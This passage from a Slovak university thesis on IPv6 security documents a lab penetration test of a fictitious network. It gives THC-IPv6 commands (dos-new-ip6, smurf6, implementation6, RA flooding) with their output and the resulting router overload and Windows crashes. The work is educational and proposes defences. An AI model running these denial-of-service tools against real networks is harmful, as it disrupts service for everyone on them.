Tab. 18: Príkazy Windows pre reset sieťového adaptéra s právami Administrátora

<i>netsh int ip reset</i>	<i>!reset sieťového adaptéra a odstránenia IPv4</i>
<i>netsh int ipv6 reset</i>	<i>!reset sieťového adaptéra a odstránenia IPv6</i>
<i>netsh advfirewall reset</i>	<i>!reset nastavenia Windows Firewall Adv. do pôvodného stavu</i>

```
root@kali:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::4164:2d88:8385:470e
Detected new ip6 address: 2001::4164:2d88:8385:470e
Detected new ip6 address: 2001::dce9:13fd:alc8:f89b
^C
```

Obr. 38: Prieskum nových IPv6 adries cez rozhranie eth0 v lokálnej sieti [autor]

Týmto spôsobom sa jednoducho nazbierajú IPv6 adresy v sieti 24/7 a je možné vyhodnotiť, ktoré stanice používajú automatickú konfiguráciu IPv6 a v prípade potreby zneužiť IPv6. [21]

DoS útok podvrhnutím DAD potvrdenia

Druhou možnosťou je práve podvrhovať pakety a posilať negatívnu odpoveď o použití dotazovanej IPv6 adresy s DAD. K tomu slúži ďalší nástroj na odopretie adresy rozhrania.

Tab. 19: Syntax príkazu pre podvrhnutie potvrdenia DAD novej IPv6 adresy

`dos-new-ip6 interface`

Kali-Linux vracia odpoveď so správou DAD, že navrhovaná IPv6 adresa sa používa.

```
root@kali:~# dos-new-ip6 eth0
Started ICMP6 DAD Denial-of-Service (Press Control-C to end)
Spoofed packet for existing ip6 as fe80::201:63ff:fe33:3333
Spoofed packet for existing ip6 as 2001::2cd0:f117:59d5:5ccb
Spoofed packet for existing ip6 as 2001::201:63ff:fe33:3333
Spoofed packet for existing ip6 as 2001::ac99:a33c:62b4:1039
Spoofed packet for existing ip6 as 2001::b1da:52e8:f:cc5e
Spoofed packet for existing ip6 as fe80::4164:2d88:8385:470e
Spoofed packet for existing ip6 as 2001::4164:2d88:8385:470e
Spoofed packet for existing ip6 as 2001::e5c8:fcaa:47d:7f5b
^C
```

Nastavenie IPv6 Windows 10 pred/po

<pre>PS C:\Windows\system32> ipconfig Windows IP Configuration Ethernet adapter Ethernet: Connection-specific DNS Suffix . . . : IPv6 Address. : 2001::4164:2d88:8385:470e IPv6 Address. : 2001::db8:bad:0:4164:2d88:8385:470e Temporary IPv6 Address. : 2001::f875:5183:95dc:5b71 Temporary IPv6 Address. : 2001::db8:bad:0:f875:5183:95dc:5b71 Link-Local IPv6 Address. : fe80::4164:2d88:8385:470e%3 Autoconfiguration IPv4 Address. . . . : 169.254.71.14 Subnet Mask : 255.255.0.0 Default Gateway : fe80::1%3 Tunnel adapter isatap.{FA8EEC7B-EFDF-40C1-A0B0-AFDA63A8A3D0}: Media State : Media disconnected</pre>	<pre>PS C:\Windows\system32> ipconfig Windows IP Configuration Ethernet adapter Ethernet: Connection-specific DNS Suffix . . . : Link-Local IPv6 Address : fe80::4164:2d88:8385:470e%3 Default Gateway : fe80::1%3 Tunnel adapter isatap.{FA8EEC7B-EFDF-40C1-A0B0-AFDA63A8A3D0}: Media State : Media disconnected Connection-specific DNS Suffix . . . : PS C:\Windows\system32> ipconfig Windows IP Configuration</pre>
---	--

```
C:\Documents and Settings\luki_WindowsXP> ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . . :
Autoconfiguration IP Address. . . . : 169.254.46.53
Subnet Mask . . . . . : 255.255.0.0
IP Address. . . . . : 2001::904c:b54:3264:bf4
IP Address. . . . . : 2001::201:63ff:fe33:3333
IP Address. . . . . : 2001::db8:bad:0:904c:b54:3264:bf4
IP Address. . . . . : 2001::db8:bad:0:201:63ff:fe33:3333
IP Address. . . . . : fe80::201:63ff:fe33:3333%8
Default Gateway . . . . . : fe80::1%8
fe80::201:63ff:fe22:2222%8

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Connection-specific DNS Suffix . . . :
IP Address. . . . . : fe80::ffff:ffff:ffffd%4
Default Gateway . . . . . :

Tunnel adapter Automatic Tunneling Pseudo-Interface:

Connection-specific DNS Suffix . . . :
IP Address. . . . . : fe80::5efe:169.254.46.53%2
Default Gateway . . . . . :
```

Nastavenie IPv6 Windows XP pred/po

```
C:\Documents and Settings\luki_WindowsXP> ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . . :
IP Address. . . . . : 0.0.0.0
Subnet Mask . . . . . : 0.0.0.0
Default Gateway . . . . . : fe80::1%6

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Connection-specific DNS Suffix . . . :
IP Address. . . . . : fe80::ffff:ffff:ffffd%4
Default Gateway . . . . . :
```

Obr. 39: DoS útok pomocou podvrhnutých potvrdení DAD vo Windows 10/XP [autor]

Z vyššie uvedeného Obr. 39 je zrejmy princíp útoku. Žlto označené IPv6 adresy v Kali-Linuxe sú žiadané IPv6 adresy staníc, ktoré chceli overiť, či sú voľné alebo sú už niekde v sieti použité. Správy sú aktivované pri každom reštarte sieťového adaptéra Windows 10 generoval 5 správ DAD (3 pre globálne adresy a 2 pre linkové lokálne adresy). Cracker


```

R1#show processes cpu sorted
CPU utilization for five seconds: 3%/100%; one minute: 40%; five minutes: 37%
  PID Runtime(ms)   Invoked  uSecs   5Sec   1Min   5Min  TTY Process
    5      5668      584      9705   1.91%  0.27%  0.17%  0 Check heaps
  268      6796      650     10455   0.39%  0.17%  0.17%  0 Compute load avg
  239      7776     180437      43   0.23%  0.44%  0.41%  0 ISG MIB jobs Man
    82      3604     92232      39   0.15%  0.14%  0.15%  0 IP ARP Retry Age
    2      2104      644     3267   0.07%  0.06%  0.06%  0 Load Meter
  234      372      3115      119   0.07%  0.01%  0.00%  0 cerf_daemon_proc
  112      4476     92231      48   0.07%  0.16%  0.17%  0 IPAM Manager
  174      1492     30879      48   0.07%  0.07%  0.07%  0 RBSCP Background
    98      864     12535      68   0.07%  0.03%  0.01%  0 SSS Feature Time
    10      48      30     1600   0.00%  0.00%  0.00%  0 ARP Input
    11      248     3346      74   0.00%  0.00%  0.00%  0 ARP Background

```

```

R1#show processes cpu sorted
CPU utilization for five seconds: 98%/100%; one minute: 42%; five minutes: 37%
  PID Runtime(ms)   Invoked  uSecs   5Sec   1Min   5Min  TTY Process
  245     566708     30128    18810  35.58%  14.00%  11.75%  0 IPv6 Input
  239      7700     179384      42   0.39%  0.47%  0.41%  0 ISG MIB jobs Man
    3      3580      377     9496   0.07%  0.16%  0.03%  0 Exec
  112      4448     91702      48   0.07%  0.17%  0.17%  0 IPAM Manager
    98      860     12463      69   0.07%  0.03%  0.01%  0 SSS Feature Time
  268      6756      646    10458   0.07%  0.15%  0.17%  0 Compute load avg
  174      1472     30700      47   0.07%  0.08%  0.07%  0 RBSCP Background
  145      1928      4188      460   0.07%  0.03%  0.04%  0 CEF: IPv4 proces
    82      3604     91703      39   0.07%  0.15%  0.15%  0 IP ARP Retry Age
    9      4      27      148   0.00%  0.00%  0.00%  0 WATCH_AFS
    10      48      30     1600   0.00%  0.00%  0.00%  0 ARP Input

```


Obr. 41: Zátěž smerovače před a po útoku záplavou RA [autor]

Po niekoľkých minútach Windows 10 ukázal tiež smutný smil s modrou smrťou. Zátěž smerovača pred a po útoku záplavou RA. Nasledujúci obrázok ilustratívne ukazuje za necelých 10 sekúnd, vygenerovaných skoro 30 000 RA smerujúcich na všetky stanice v sieti `ff02::1`.

No.	Time	Source	Destination	Protocol	Length	Info
28353	9.655891	fe80::218:a0ff:feb4:3995	ff02::1	ICMPv6	118	Router Advertisement from 00:18:a0:b4:39:95
28354	9.657100	fe80::218:6aff:fed8:6491	ff02::1	ICMPv6	118	Router Advertisement from 00:18:6a:d8:64:91
28355	9.657465	fe80::218:e1ff:fee7:219f	ff02::1	ICMPv6	118	Router Advertisement from 00:18:e1:e7:21:9f
28356	9.657704	fe80::218:49ff:fe66:9082	ff02::1	ICMPv6	118	Router Advertisement from 00:18:49:66:90:82
28357	9.658077	fe80::218:41ff:fe88:58a5	ff02::1	ICMPv6	118	Router Advertisement from 00:18:41:e8:58:a5
28358	9.658372	fe80::218:c1ff:fe3a:a3e3	ff02::1	ICMPv6	118	Router Advertisement from 00:18:c1:3a:a3:e3
28359	9.658885	fe80::218:50ff:fe90:a0e0	ff02::1	ICMPv6	118	Router Advertisement from 00:18:50:90:a0:e0
28360	9.659104	fe80::218:baff:fe48:f812	ff02::1	ICMPv6	118	Router Advertisement from 00:18:ba:48:f8:12
28361	9.659323	fe80::218:c0ff:fe6:a163	ff02::1	ICMPv6	118	Router Advertisement from 00:18:c0:e6:a1:63
28362	9.659503	fe80::218:76ff:fe3e:2616	ff02::1	ICMPv6	118	Router Advertisement from 00:18:76:3e:26:16
28363	9.659704	fe80::218:c2ff:fe2e:2bb	ff02::1	ICMPv6	118	Router Advertisement from 00:18:c2:2e:02:bb
28364	9.659907	fe80::218:b6ff:feb5:3857	ff02::1	ICMPv6	118	Router Advertisement from 00:18:b6:b5:38:57
28365	9.660108	fe80::218:fcff:feb5:ff22	ff02::1	ICMPv6	118	Router Advertisement from 00:18:fc:b5:ff:22
28366	9.660305	fe80::218:38ff:fe92:fd3a	ff02::1	ICMPv6	118	Router Advertisement from 00:18:38:92:fd:3a
28367	9.660502	fe80::218:cbff:fe44:d503	ff02::1	ICMPv6	118	Router Advertisement from 00:18:cb:44:d5:03
28368	9.660718	fe80::218:2eff:fe4f:f82d	ff02::1	ICMPv6	118	Router Advertisement from 00:18:2e:4f:f8:2d
28369	9.660860	fe80::218:9bff:fe7a:ae99	ff02::1	ICMPv6	118	Router Advertisement from 00:18:9b:7a:ae:99
28370	9.660994	fe80::218:ffff:fe41:aad4	ff02::1	ICMPv6	118	Router Advertisement from 00:18:ff:41:aa:d4
28371	9.661159	fe80::218:8dff:fee2:6485	ff02::1	ICMPv6	118	Router Advertisement from 00:18:8d:e2:64:85
28372	9.661269	fe80::218:77ff:fe3e:525	ff02::1	ICMPv6	118	Router Advertisement from 00:18:77:3e:05:25
28373	9.661409	fe80::218:14ff:fe90:d7be	ff02::1	ICMPv6	118	Router Advertisement from 00:18:14:99:d7:be
28374	9.661558	fe80::218:44ff:fe7d:9a88	ff02::1	ICMPv6	118	Router Advertisement from 00:18:44:f2:9a:88
28375	9.661727	fe80::218:4cff:fe7d:5f52	ff02::1	ICMPv6	118	Router Advertisement from 00:18:4c:7d:5f:52
28376	9.661825	fe80::218:58ff:fe8f:3e2f	ff02::1	ICMPv6	118	Router Advertisement from 00:18:58:f8:3e:2f
28377	9.661949	fe80::218:72ff:fe1f:a20d	ff02::1	ICMPv6	118	Router Advertisement from 00:18:72:1f:a2:0d
28378	9.662192	fe80::218:67ff:fe27:3ac6	ff02::1	ICMPv6	118	Router Advertisement from 00:18:67:27:3a:c6
28379	9.662219	fe80::218:2aff:fe7f:d969	ff02::1	ICMPv6	118	Router Advertisement from 00:18:2a:f7:d9:69
28380	9.662363	fe80::218:22ff:feb3:fc4	ff02::1	ICMPv6	118	Router Advertisement from 00:18:22:bc:0f:c4
28381	9.662510	fe80::218:3eff:fe03:df70	ff02::1	ICMPv6	118	Router Advertisement from 00:18:3e:03:df:79
28382	9.662704	fe80::218:26ff:fe07:ecff	ff02::1	ICMPv6	118	Router Advertisement from 00:18:26:07:ec:ff

▶ Frame 28382: 118 bytes on wire (944 bits), 118 bytes captured (944 bits)
 ▶ Ethernet II, Src: CaleAcce_07:ec:ff (00:18:26:07:ec:ff), Dst: IPv6mcast_01 (33:33:00:00:00:01)
 ▶ Internet Protocol Version 6, Src: fe80::218:26ff:fe07:ecff (fe80::218:26ff:fe07:ecff), Dst: ff02::1 (ff02::1)
 ▶ Internet Control Message Protocol v6

Obr. 42: Zachytených podvnutých 28 381 RA správ za 9,66251 s [autor]



Obr. 45: Zachytené podvrhnuté NA správy za 9,66251 s [autor]

Výsledok útoku je rovnaký ako v predchádzajúcej záplave RA. IPv6 sa neustále snaží udržovať mapovanie MAC adries susedov z pôvodnej IPv6 adresy s využitím ICMPv6.

Prieskumný útok povolenia rozšírených hlavičiek a otvorenosti služieb

Ide o ďalší výborný nástroj THC, ktorým sa preskúmajú vlastnosti a povolené funkcionality IPv6, ktoré je možné využiť. Posielajú sa rôzne pakety pre posúdenie spracovávania hlavičiek.

Tab. 22: Syntax pieskumného útoku povolenia rozšírených hlavičiek a otvorenosti služieb

```
implementation6 [-p] [-s sourceip6] interface destination [test-case-number]
```

Kontrola trvá približne 2 minúty a testuje mimo iného aj podporu smerovania, Firewall (a iné).

Pomocou volieb je možné špecifikovať **-s** zdrojovú IPv6 adresu, príp. **-p** testovanie životnosti pred a po dokončení kontroly. Samozrejme nemôže chýbať cieľová adresa. [21]

```

root@kali:~# implementation6 eth0 2001::1
Performing implementation checks on 2001::1 via eth0:
Test 0: normal ping6 PASSED - we got a reply
Test 1: hop-by-hop ignore option PASSED - we got a reply
Test 2: hop-by-hop ignore option 2kb size PASSED - we got a reply
Test 3: 2 hop-by-hop headers FAILED - error reply
Test 4: 128 hop-by-hop headers FAILED - error reply
Test 5: destination ignore option PASSED - we got a reply
Test 6: destination ignore option 2kb size PASSED - we got a reply
Test 7: 2 destination headers PASSED - we got a reply
Test 8: 128 destination headers PASSED - we got a reply
Test 9: 2000 destination headers PASSED - we got a reply
Test 10: 8172 destination headers FAILED - no reply
Test 11: correct fragmentation PASSED - we got a reply
Test 12: one-shot fragmentation PASSED - we got a reply
Test 13: overlap-first-zero fragmentation FAILED - error reply
Test 14: overlap-last-zero fragmentation FAILED - error reply
Test 15: overlap-first-dst fragmentation FAILED - no reply
Test 16: overlap-last-dst fragmentation FAILED - no reply
Test 17: source-routing (done) PASSED - we got a reply
Test 18: source-routing (todo) FAILED - error reply
Test 19: unauth mobile source-route FAILED - error reply
Test 20: mobile+source-routing (done) FAILED - error reply
Test 21: fragmentation source-route (done) PASSED - we got a reply
Test 22: fragmentation source-route (todo) FAILED - error reply
Test 23: hop-by-hop fragmentation source-route PASSED - we got a reply
Test 24: destination fragmentation source-route PASSED - we got a reply
Test 25: fragmentation hop-by-hop source-route FAILED - error reply
Test 26: fragmentation destination source-route FAILED - error reply
Test 27: node information FAILED - no reply
Test 28: inverse neighbor solicitation FAILED - no reply
Test 29: mobile prefix solicitation FAILED - error reply
Test 30: certificate solicitation FAILED - no reply
Test 31: ping6 with a zero AH extension header FAILED - no reply
Test 32: ping6 with a zero ESP extension header FAILED - no reply
Test 33: ping from multicast (local!) FAILED - no reply
Test 34: frag+source-route to link local FAILED - error reply
Test 35: frag+source-route to multicast FAILED - error reply
Test 36: frag+srcroute from link local (local!) PASSED - we got a reply
Test 37: frag+srcroute from multicast (local!) FAILED - no reply
Test 38: direct neighbor solicitation PASSED - we got a reply
Test 39: direct neighbor solicitation ttl<255 FAILED - no reply
Test 40: filled ignore hop-by-hop option PASSED - we got a reply
Test 41: filled padding hop-by-hop option PASSED - we got a reply
Test 42: filled ignore destination option PASSED - we got a reply
Test 43: filled padding destination option PASSED - we got a reply
Test 44: jumbo option size < 64k FAILED - error reply
Test 45: jumbo option size < 64k, length 0 FAILED - no reply
Test 46: error option in hop-by-hop FAILED - error reply
Test 47: error option in dsthdr FAILED - error reply
Test 48: 0 length field FAILED - no reply
Test 49: too large length field FAILED - no reply
Test 50: too small length field FAILED - no reply
Test 51: ping6 with bad checksum FAILED - no reply
Test 52: ping6 with zero checksum FAILED - no reply
Test 53: fragment missing FAILED - no reply
Test 54: normal ping6 (still alive?) PASSED - we got a reply

```

Obr. 46: Prieskumný útok povolenia rozšírených hlavičiek a otvorenosti služieb [autor]

Po vykonaní testov vidíme, ktoré služby sú otvorené (*PASSED*), príp. nedostupné (*FAILED*) a to buď bez odpovede (*NO REPLY*) alebo s chybou (*ERROR REPLY*). Po vykonaní vyše 50 testov testujúci ping nezačal filtrovať premávku od útočnickej adresy na základe dopytu.

DoS útok podvrhnutím zdrojovej adresy paketov známou multicastovou adresou.


V poslednom príkaze sa posielajú pingy s podvrhnutou adresou zdrojového uzlu. Bude použitá adresa multicastu pre všetky uzly (*ff02::1*) na linke, čím všetky uzly dostanú správu, na ktorú budú odpovedať na smerovač *2001::1*, čo spôsobí DoS útok. Je to

vyčníkajúci spôsob, ako zaťažiť smerovač, využiť bandwidth a ďalšie zdroje. Pokiaľ sa dané zaťaženie bude zachytávať pomocou Wireshark, je zjavné, že prebieha nejaký útok, pretože sa cyklicky opakujú IP adresy zo smerovača na multicast a reverzne opoved'. Syntax útočného príkazu smurf6:

Tab. 23: Syntax útoku podvrhnutia zdrojových adries známou multicastovou adresou

smurf6 interface victim-ip

Po zastavení odchyťovania paketov je možné detailne analyzovať útok. Podľa L3 adres zdroj útoku je 2001::1 (smerovač), avšak to nie je pravda. Pretože pri preskúmaní L2 adresy, je zdrojová adresa 00:00:de:ad:be:ef, čo je celkom výstižné pre smerovač.



Obr. 47: DoS útok podvrhnutím zdrojovej adresy paketov známou multkcastovou adresou [autor]

V skutočnosti pakety putujú z Kali stanice, ktorá posieľa hromadu ping paketov na známu adresu multicastu pre všetky uzly (ff02::1). V informáciách vo Wiresharku je vidieť, že Windows 10 neodpovedá, ale keď skúsím Windows XP, ktorý nie je taký inteligentný, tak zistí sa podľa MAC adresy, že odpovedá na adresu smerovača 2001::1, ktorému príde paket, ktorý vôbec nepožadoval. Takto sa nesmierne zaťažujú zdroje (CPU, pamäť, bandwidth) a po chvíli sa smerovač dostane na 98 % výkonu, čo má následky pre celú sieť pripojenú k smerovaču.

Dobrou prevenciou a znížením rizika je použitie techník z laboratórnej úlohy *Parasite6* vid' tabuľky vyššie (Tab. 12, Tab. 13, Tab. 14 a Tab. 15 Tab. 21).

ZÁVER

IPv6 je v súčasnom hardware plne podporovaná operačnými systémami, preto prechod z IPv4 pri dodržaní odporúčaných krokov na strane hostí je bez rizika. Prehľad hlavných zmien by sa dal zhrnúť nasledovne; rozšírenie adresného priestoru z 2^{32} na 2^{128} adres, automatická konfigurácia na zariadenia, zjednodušenie formátu hlavičky s dodatočnou možnosťou rozšírenia – mobilita (pohyb bez nutnosti reinitializácie spojenia), smerovanie, kvalita služieb (identifikácia dátových tokov) a bezpečnosť (autentifikácia a šifrovanie medzi hostami v sieti). [4][15]

Koncové stanice (inteligentné telefóny, laptopy, zariadenia IoT a iné), ale hlavne aktívne prvky (prepínače, smerovače, Firewally, VPN koncentrátoary a pod.) využívajú na komunikáciu známe protokoly (stovky) modelu TCP/IP za účelom smerovania, mapovania adres či využitia aplikácií koncových staníc. Sieťový administrátori a inžinieri hľadajú neustále spôsoby ako vylepšovať výkonnosť siete, skúmať správanie a testovať komplexné prostredie sieťovej štruktúry zákazníka.

Náplňou tejto práce bolo preskúmať protokol IPv6. Vychádzala z formátu hlavičky a RFC dokumentov. Ďalej bola popísaná sieťová hierarchia a správa adres v porovnaní s IPv4. V nasledujúcej časti sa analyzovali metódy, ktoré sa používajú pre prechod z IPv4 na IPv6 príp. na koexistenciu oboch protokolov. V neposlednom rade bola rozobratá bezpečnosť IPv6, autentifikácia, sieťové služby ako smerovanie a kvalita služieb. V práci bola popísaná i aplikácia do kamerových systémov pomocou viacsmerového vysielania.

Praktická časť sa zaoberala analýzou simulačných a emulačných nástrojov. Bola spracovaná štúdia dostupných riešení a na základe vyhodnotení kladov a záporov bol vybraný aplikačný nástroj GNS3. Celá práca smeruje k vytvoreniu laboratórnych úloh v aplikácií GNS3, kde sú nakonfigurované zariadenia pre funkčnosť s protokolom IPv6.

Dané simulácie pomáhajú zvyšovať úspešnosť zmeny pred skutočným nasadením, čím sa eliminujú nežiaduce chyby a skryté hrozby na komplexných infraštruktúrach. Súčasťou práce bola i laboratórna úloha na penetračné testovanie fiktívnej siete zákazníka. Pri nesprávnom a nepripravenom nasadení IPv6 sa ukázala sieť ako nedostatočne zabezpečená, po sérii penetračných útokov aktívne prvky prestali pracovať pri záťaži dosahujúcej 100 %. Avšak čo je alarmujúce, samotné stanice s Windows XP a 10 po niekoľkých minútach zatuhli/“zamrzli“ príp. sa reštartovali. V závere tejto práce boli navrhnuté možnosti prevencie proti bezpečnostným hrozbám DoS a MiTM útokov.

CONCLUSION

IPv6 is currently fully supported by operating system in hardware, so the transition from IPv4 in compliance with recommended steps at the side of guests is without risk. The survey of main changes could be summed up as follows; Expansion of address space from 2^{32} to 2^{128} addresses, the automatic configuration of devices, simplification of headline format with the additional possibility of extension - mobility (moving without having to re-initiate the connection), routing, quality of services (identification of data streams) and security (authentication and encryption among the guests in the network). [4][15]

Active components (switches, routers, Firewalls, VPN concentrators etc.) for communication of known protocols of TCP / IP model for the purpose of routing, mapping addresses or making use of applications of head ends. Network administrators and engineers are constantly looking for the ways how to improve network performance, behavioral study and testing of complex environment network structures of the customer.

The aim of this study was to explore IPv6. In the following section, I have analyzed the methods that we used for the transition from IPv4 to IPv6 and respectively coexistence of both protocols where it was necessary. Last but not least the IPv6 security, authentication, network services, such as routing and quality of service has been thoroughly analyzed.

In the practical part I was dealing with simulation analysis and emulation tools. On the basis of evaluation of multiple available solutions and assessment of positives and negatives, the GNS3 application tool was selected for the use in this study. The intention of this work was to create labs in GNS3 applications where devices configured for IPv6 could be tested for functioning with IPv6 protocol.

The given simulations help to increase percentages of successful changes before the actual deployment. The component of this work was also based on laboratory tasks for network penetration testing of fictitious network of the customer. When IPv6 network has been inappropriately deployed, it has been proven that such networks are poorly secured, and after a series of penetration attacks, active components stopped working under load amounting to 100%. However, what is alarming is that the workstations themselves with Windows XP and 10 just after a few minutes of penetration testing are stiff all / "frozen", respectively they have been restarted. In the conclusion of this work some possibilities for preventing security threats like DoS and MiTM attacks have been suggested.

ZOZNAM POUŽITEJ LITERATURY

- [1] ODOM, Wendell. *Cisco CCENT/CCNA ICND1 100-101 official cert guide, academic edition*. Academic edition. Indianapolis, IN: Cisco Press, 2013. ISBN 1587144859.
- [2] LAMMLE, Todd. *CCNA: výukový průvodce*. 1. vydání. Překlad Jakub Goner. Brno: Computer Press, 2015. ISBN 978-80-251-4602-6.
- [3] HAGEN, Silvia. *IPv6 essentials*. 2nd ed. Sebastopol: O'Reilly, c2006, xv, 418 p. ISBN 0-596-10058-2.
- [4] ODOM, Wendell. *Cisco CCNA routing and switching ICND2 200-101 official cert guide*. Indianapolis, Indiana: Cisco Press, 2013. ISBN 1587143739.
- [5] MCFARLAND, Shannon. *IPv6: kompletní průvodce nasazením v podnikových sítích*. Vyd. 1. Brno: Computer Press, 2011, 368 s. ISBN 978-80-251-3684-3.
- [6] Postel, J., *Internet Protocol RFC 791*. [Online]. September 1981, [citované 2015-11-01] Dostupné z:<www.ietf.org/rfc/rfc791.txt.
- [7] CISCO, *CCNA Exploration: Network Fundamentals* [online]. 2009. vyd. [cit. 2013-03-08]. Dostupné z: <http://www.cisco.com/web/learning/netacad/index.html>.
- [8] Thomson, S. – Narten, T.: *IPv6 Stateless Address Autoconfiguration. RFC2462*. [Online]. December 1998, [citované 2015-10-01]. Dostupné z: <https://tools.ietf.org/html/rfc2462>.
- [9] SANDERS, Chris. *Analýza sítí a řešení problémů v programu Wireshark*. 1. vyd. Brno: Computer Press, 2012. ISBN 978-80-2513-718-5.
- [10] Cisco Networking Academy Course Catalog, [Online]. [cit. 2015-10-28]. Dostupné z: http://www.cisco.com/web/learning/netacad/course_catalog/CCNAexploration.html.
- [11] *GNS3 / Graphical Network Simulator*. [Online]. [cit. 2015-10-28]. Dostupné z: <http://www.gns3.net/>.
- [12] LAMMLE, Todd, David KRÁSENSKÝ a Jakub MIKULAŠTÍK. *CCNA: výukový průvodce přípravou na zkoušku 640-802*. Vyd. 1. Brno: Computer Press, 2010, 928 s. ISBN 978-80-251-2359-1.

- [13] VALLE-ROSADO, Lefty, Lizzie NARVÁEZ-DÍAZ, Cinhtia GONZÁLEZ-SEGURA a Victor CHI-PECH. *Design and Simulation of an IPv6 Network Using Two Transition Mechanisms*. IJCSI International Journal of Computer Science Issues [online]. Universidad Autónoma de Yucatán, Facultad de Matemáticas, Unidad Multidisciplinaria Tizimín Tizimín, Yucatán 97700, México, 2012, **9**(1): 6 [cit. 2015-10-28]. ISSN 1694-0814. Dostupné z: www.IJCSI.org.
- [14] VMware *Virtualization Software for Desktops, Servers & Virtual Machines for Public and Private Cloud Solutions*. [Online]. [cit. 2015-10-28]. Dostupné z: <http://www.vmware.com/>.
- [15] D. I. L. Mcluskie, *Creation and Evaluation of an Educational Framework for use in Network Teaching*, Edinburgh Napier University, 2008.
- [16] Cisco *Packet Tracer*. [Online]. [cit. 2015-10-28]. Dostupné z: <http://cisco.netacad.net>.
- [17] NetworkSims *ProfSIMs*. [Online]. [cit. 2015-10-28]. Dostupné z: <http://www.networksims.com/>.
- [18] BARKER, Keith a Scott MORRIS. *CCNA security 640-554 official cert guide*. Indianapolis, IN: CISCO Press, 2013. ISBN 1587204460.
- [19] *IPv6 Configuration Guide, Cisco IOS Release 15.2S - IPv6 RA Guard [Support]* - Cisco. [Online]. [cit. 2016-02-22]. Dostupné z: <http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipv6/configuration/15-2s/ip6-15-2s-book/ip6-ra-guard.html>
- [20] *THC-IPv6 - van Hauser / THC The Hacker's Choice*. [Online]. [cit. 2016-02-25]. Dostupné z: <https://www.thc.org/thc-ipv6/>
- [21] *Offensive Security*. [Online]. [cit. 2016-02-25]. Dostupné z: <https://www.thc.org/thc-ipv6/>
- [22] HUCABY, Dave. *CCNP routing and switching SWITCH 300-115 official cert guide*. Indianapolis, IN: Cisco press, 2015. ISBN 978-1-58720-560-6.
- [23] SANDERS, Chris. *Analýza sítí a řešení problémů v programu Wireshark*. Brno: Computer Press, 2012. ISBN 978-80-251-3718-5.
- [24] ODOM, Wendell. *CCNP ROUTE 642-902 official certification guide*. Indianapolis, Ind.: Cisco Press, c2010. Official certification guide series. ISBN 978-1-58720-253-7.

ZOZNAM POUŽITÝCH SYMBOLOV A SKRATIEK

AH	Authentication Header
ARP	Address Resolution Protocol
AS	Autonómne systémy
ASA	Adaptive Security Appliance
AUX	auxiliary
BGP	Border Gateway Protocol
BGP	Border Gateway Protocol
BIS	Bump in the stack
